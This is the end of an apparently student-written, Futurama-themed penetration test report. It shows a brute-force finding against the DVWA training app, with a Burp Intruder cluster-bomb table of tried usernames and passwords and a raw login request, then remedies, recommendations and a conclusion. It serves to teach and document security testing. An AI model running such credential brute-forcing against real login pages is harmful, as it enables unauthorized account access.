- ❖ **Vulnerability**: Brute Force

Proof of Exploit:


CastilloKali [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
2. Intruder attack of http://10.13.37.102
Attack Save Columns
2. Intruder attack of http://10.13.37.102
Results Positions Payloads Resource pool Settings
Filter: Showing all items
Request Response
Pretty Raw

Requ...	Payload 1	Payload 2	Status code	Error	Timeout	Length	Comment
0			302	□	□	398	
1	luke	cmd	302	□	□	397	
2	leia	cmd	302	□	□	397	
3	darth	cmd	302	□	□	398	
4	c3po	cmd	302	□	□	397	
5	admin	cmd	302	□	□	397	
6	alan	cmd	302	□	□	397	
7	pablo	cmd	302	□	□	398	
8	luke	chewy	302	□	□	397	
9	leia	chewy	302	□	□	398	
10	darth	chewy	302	□	□	397	
11	c3po	chewy	302	□	□	398	
12	admin	chewy	302	□	□	397	

```
GET /dvwa/vulnerabilities/brute/?username=leia&password=chewy&Login=Login HTTP/1.1
Host: 10.13.37.102
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://10.13.37.102/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=9ffc3d31dbaba43f7637a24f898a3233
Upgrade-Insecure-Requests: 1
```

Figure 16 Brute Force attack (cluster bomb).

Threat level: MEDIUM

Impact of Exploit: By automating authentication attempts, attackers can deduce login credentials. This method is particularly effective against weak passwords and can result in unauthorized access to the application.

Remedy: There are many means by which brute force attacks can be prevented. Some include the use of strong and complex passwords; limiting the number of logins attempts within a certain time period and using two-factor authentication to add that extra layer of security.

Recommendations

It is recommended that all these vulnerabilities be remedied as soon as possible. This will include:

- Closing all unnecessary ports
- Using secure ports instead
- Updating all software
- Getting rid of legacy equipment
- Buying new pcs and servers
- Hiring a staff to man a Security Operations Center (SOC)
- Hiring a web security specialist.

All these tasks should take approximately one month to complete. Given the current risk environment Planet Express recommends these suggestions be carried out with haste.

Conclusion

The penetration test has revealed a total of 29 vulnerabilities: 20 found on the network infrastructure and 9 of those found on the primary website. It is recommended that these be remedied within a month's time as there has been evidence of hacker activity on nearby planets and our team suspect that Omicron Persei 8 will be targeted as well sometime in the future. Our studies have shown that attackers are most likely to target your website first, as such we recommend hardening those systems as soon as possible. Once this is complete, the network vulnerabilities should be remedied as well. Lastly, once this is complete, we recommend having Planet Express Pen testing Team return once more to evaluate the improved security structure.